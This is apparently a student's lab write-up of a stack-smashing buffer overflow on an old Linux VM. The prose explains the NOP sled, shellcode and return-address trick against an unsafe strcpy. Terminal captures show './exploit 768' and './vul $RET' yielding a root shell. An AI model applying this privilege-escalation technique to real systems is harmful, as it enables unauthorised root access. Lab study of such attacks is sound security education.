
Sam Chen


Lab Writeup

To begin this lab, I installed VMware to use an older version of Linux. After setting up linux on my VMware, I made a root user with password. Then created a normal user with a password. In here I made the exploit.c, vul.c, and their executables. I ran these files to perform the stack smashing attack. I used the following commands in the screenshots to prepare exploit.c and vul.c. I first ran the exploit file with the inputs 768 then ran vuln.c with $RET as the environment. In the end, I check the command whoami, telling me I am the root, therefore I have root access.


We will be using the vuln.c file along with exploit. It is unsafe code because it is strcpy, it has no way of knowing the destination buffer. Essentially we are moving ptr around into egg where it is full of NOPs, with the shellcode at the end. Memory is allocated for the heap to build the two strings in the exploit.c file. Exploit.c will be performing the stack smash attack. It will place the malicious shellcode at the end of egg, the string full of NOPs. The egg= at the end will replace the first 4 bytes of egg. RET will do the same. Both will make an environment where it will be built. Lastly, if you try to run a new shell it will not work because we are still on the copy. We fix this by continually exiting out until we hit the login screen to perform this attack again.



```
á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐
á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐
á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² /0xbfffee58].
bash# whoami
root
bash# ./exploit 768
Using address: 0xbffffe98
bash# ./vul $RET
The buffer says .. [ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐
ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐
ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐
ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐
ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐
ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐
ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐
ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐
ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐
ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ /0xbfffef28].
bash# whoami
root
bash# exit
exit
bash# exit
exit
bash# _
```



```
ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐
ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐
ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐
ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐
ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐
ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐
ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐
ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ ┐ÿ■ /0xbfffef28].
bash# whoami
root
bash# exit
exit
bash# exit
exit
bash# exit
exit
bash# exit
exit
[root@localhost Sam]# date
Thu Dec 10 23:33:44 PST 2020
[root@localhost Sam]# exit
exit
[Sam@localhost Sam]$ date
Thu Dec 10 23:34:54 PST 2020
[Sam@localhost Sam]$ _
```



```
[Sam@localhost Sam]$ ./exploit 768
Using address: 0xbffffda0
[Sam@localhost Sam]# ./vul $RET
The buffer says .. [á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐
á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐
á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐
á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐
á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐
á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐
á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐
á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐
á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐
á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² ┐á² /0xbfffee48].
bash# whoami
root
bash# exit
exit
[Sam@localhost Sam]# whoami
root
[Sam@localhost Sam]# _
```